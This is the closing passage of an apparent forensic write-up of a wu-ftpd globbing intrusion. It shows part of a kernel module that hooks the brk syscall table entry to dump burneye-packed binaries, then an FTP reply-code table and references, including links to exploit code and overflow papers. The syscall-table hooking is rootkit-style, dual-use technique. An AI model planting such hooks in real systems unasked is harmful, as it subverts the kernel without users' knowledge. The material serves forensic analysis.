      for(n = 0; n < shnum; n++) {
        offset = *(unsigned long *)(ELFsign+shoff+(n*shentsize)+16);
        filesz = *(unsigned long *)(ELFsign+shoff+(n*shentsize)+20);
        if (offset+filesz > totalsize)
          totalsize = offset+filesz;
      }
```

Aha!, the binary length is only 271 bytes, and that must be the burneye header, not what we want so lets search for the next ELF header

```
      printk("<1> Total size : %d bytes\n", totalsize);
      if (totalsize == 271) {
        printk("<1> ELF is part of burneye engine... Skipping...\n");
        cntelf++;
          goto findelf;
      }
```

OK, so we now have a binary that isn't the burneye header, so lets as we know its size, we can just dump it to our output file.

```
      printk("<1> Dumping binary ...\n");
```

Open our output file, burnout, and write out the file.

```
fd = open("burnout", O_CREAT|O_RDWR|O_EXCL, 0700);
      write(fd, (void *)ELFsign, totalsize);
      close(fd);
      printk("<1> Done!\n");
    }
    set_fs(old_fs);
  }
  return old_brk(addr);
}
```

All done!

Just a couple of calls to put the module into the kernel, and to unload it.

```
int init_module(void) {
  old_brk = sys_call_table[__NR_brk];
  sys_call_table[__NR_brk] = wrapped_brk;
  open = sys_call_table[__NR_open];
  write = sys_call_table[__NR_write];
  close = sys_call_table[__NR_close];
```

```
  printk("<1>burndump loaded...\n");
  return 0;
}

void cleanup_module(void) {
  sys_call_table[__NR_brk] = old_brk;
  printk("<1>burndump unloaded...\n");
}
```

FTP Codes

110	Restart marker reply.
120	Service ready in nnn minutes.
125	Data connection already open, transfer starting.
150	File status okay, about to open data connection.
200	Command okay.
202	Command not implemented, superfluous at this site.
211	System status or system help reply.
212	Directory status.
213	File status.
214	Help message.
215	NAME system type.
220	Service ready for new user.
221	Service closing control connection. Logged out if appropriate.
225	Data connection open; no transfer in progress.
226	Closing data connection. Requested file action successful
227	Entering Passive Mode
230	User logged in, proceed.
250	Requested file action okay, completed.
257	"PATHNAME" created.
331	User name okay, need password.
332	Need account for login.
350	Requested file action pending further information.
421	Service not available, closing control connection.
425	Can't open data connection.
426	Connection closed; transfer aborted.
450	Requested file action not taken. File unavailable (e.g., file busy).
451	Requested action aborted: local error in processing.
452	Requested action not taken. Insufficient storage space in system.
500	Syntax error, command unrecognized. This may include errors such as command line too long.
501	Syntax error in parameters or arguments.
502	Command not implemented.
503	Bad sequence of commands.
504	Command not implemented for that parameter.
530	Not logged in.
532	Need account for storing files.
550	Requested action not taken. File unavailable
552	Requested file action aborted. Exceeded storage allocation
553	Requested action not taken. File name not allowed.

Table 7 – FTP codes

References

Exploit References

CERT Advisory: http://www.cert.org/advisories/CA-2001-33.html

eYe- Digital Security, Advisory, 23rd October 2003:
http://www.eeye.com/html/Products/Retina/RTHs/FTP_Servers/815.html

Core security technologies, Advisory, 23rd October 2003:
http://www1.corest.com/common/showdoc.php?idx=172&idxseccion=10

BUGTRAQ ID: 3581 http://www.securityfocus.com/bid/3581

AusCert : http://www.auscert.org.au/render.html?it=1253&cid=1

Vuln-Dev announcement: http://www.securityfocus.com/archive/82/180823

OS Vendor Advisory: http://rhn.redhat.com/errata/RHSA-2001-157.html

Common Vulnerabilities and Exposures (CVE) Number: CVE-2001-0550
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2001-0550

CERT/CC Vulnerability Note : VU#886083
http://www.kb.cert.org/vuls/id/886083

Vendor Notice: http://www.wu-ftpd.org/news.html - News page.

Vendor Patch: FTP://FTP.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.1-patches/ftpglob.patch

Exploit Code: http://packetstormsecurity.nl/0205-exploits/7350wurm.c

0-day bulletin board referencing jstwu: http://www.zone-h.com/en/forum/thread/forum=3/thread=5257

CERT Advisory CA-2001-07. File Globbing Vulnerabilities in Various FTP Servers, 23rd October 2003: http://www.cert.org/advisories/CA-2001-07.html

Snort Rule as defined in CVE: http://www.snort.org/snort-db/sid.html?sid=1378

Nessus Rule: http://cgi.nessus.org/plugins/dump.php3?id=10821

Further reading on ftp

WU-FTPD developers. Testing your FTP server using TELNET.
23rd October 2003: http://www.wu-ftpd.org/HOWTO/telnet.testing.HOWTO

CERT, Anonymous FTP Configuration Guidelines, 23rd October 2003: http://www.cert.org/tech_tips/anonymous_FTP_config.html

RFC 2228, FTP Security Enhancements, 23rd October 2003: ftp://ftp.rfc-editor.org/in-notes/rfc2228.txt

RFC 2428, FTP Security Enhancements, 23rd October 2003: ftp://ftp.rfc-editor.org/in-notes/rfc2428.txt

RFC 2389, Feature negotiation mechanism for the File Transfer Protocol, 23rd October 2003: ftp://ftp.rfc-editor.org/in-notes/rfc2389.txt

RFC 2640, Internationalization of the File Transfer Protocol, 23rd October 2003: ftp://ftp.rfc-editor.org/in-notes/rfc2640.txt

Forensic Analysis References

Teso. Burneye V1.0.1, 23rd October 2003: http://www.team-teso.org/releases/burneye-1.0.1-src.tar.bz2

Tool Interface Standard (TIS) Committee, Executable and Linking Format (ELF) Specification Version 1.2, May 1995: http://x86.ddj.com/FTP/manuals/tools/elf.pdf (23rd October 2003)

Further information of buffer overflows.

Anonymous. Once upon a free(), Phrack Magazine Volume 10, Issue 57. 23rd October 2003: http://www.phrack.org/phrack/57/p57-0x09

Aleph One. Smashing the stack for fun and profit: 4th November 2003: http://www.phrack.org/phrack/49/P49-14

Michel "MaXX" Kaempf. Vudo - An object superstitiously believed to embody magical powers: 4th November 2003: http://www.synnergy.net/downloads/papers/vudo-howto.txt

Matt Conover and w00w00 Security Team. w00w00 on Heap Overflows, January 1999: http://www.w00w00.org/files/articles/heaptut.txt (23rd October 2003)

Solardesigner. JPEG COM Marker Processing Vulnerability in Netscape Browsers, 25th July, 2000: http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt (1st November 2003)

Solardesigner. Message in “Exploiting overflow of heap-based buffers” thread. 25th May, 2000: http://lists.nas.nasa.gov/archives/ext/linux-security-audit/2000/05/msg00103.html (1st November 2003)

Scanning

Fyodor. The Art of Port Scanning, Phrack Magazine Volume 7, Issue 51. 23rd October 2003: http://www.phrack.org/phrack/51/P51-11

Duncan Simpson, Checkps - Linux Rootkit Detector 26th October 2003: http://sourceforge.net/projects/checkps/ - Project homepage: http://checkps.alcom.co.uk/ offline as of this date.

RFC's referenced

ftp://ftp.rfc-editor.org/in-notes/rfc959.txt
ftp://ftp.rfc-editor.org/in-notes/rfc114.txt
ftp://ftp.rfc-editor.org/in-notes/rfc1123.txt
ftp://ftp.rfc-editor.org/in-notes/rfc1635.txt

Knoppix

Carla Schroder, **System recovery with Knoppix: 23rd October 2003:** http://www-106.ibm.com/developerworks/linux/library/l-knopx.html?ca=dgr-lnxw12KnoppixRecovery (15th November 2003)

Cameron Laird, Knoppix gives bootable, one-disk Linux: 4th February **2003:** http://www-106.ibm.com/developerworks/linux/library/l-knopp.html (15th November 2003)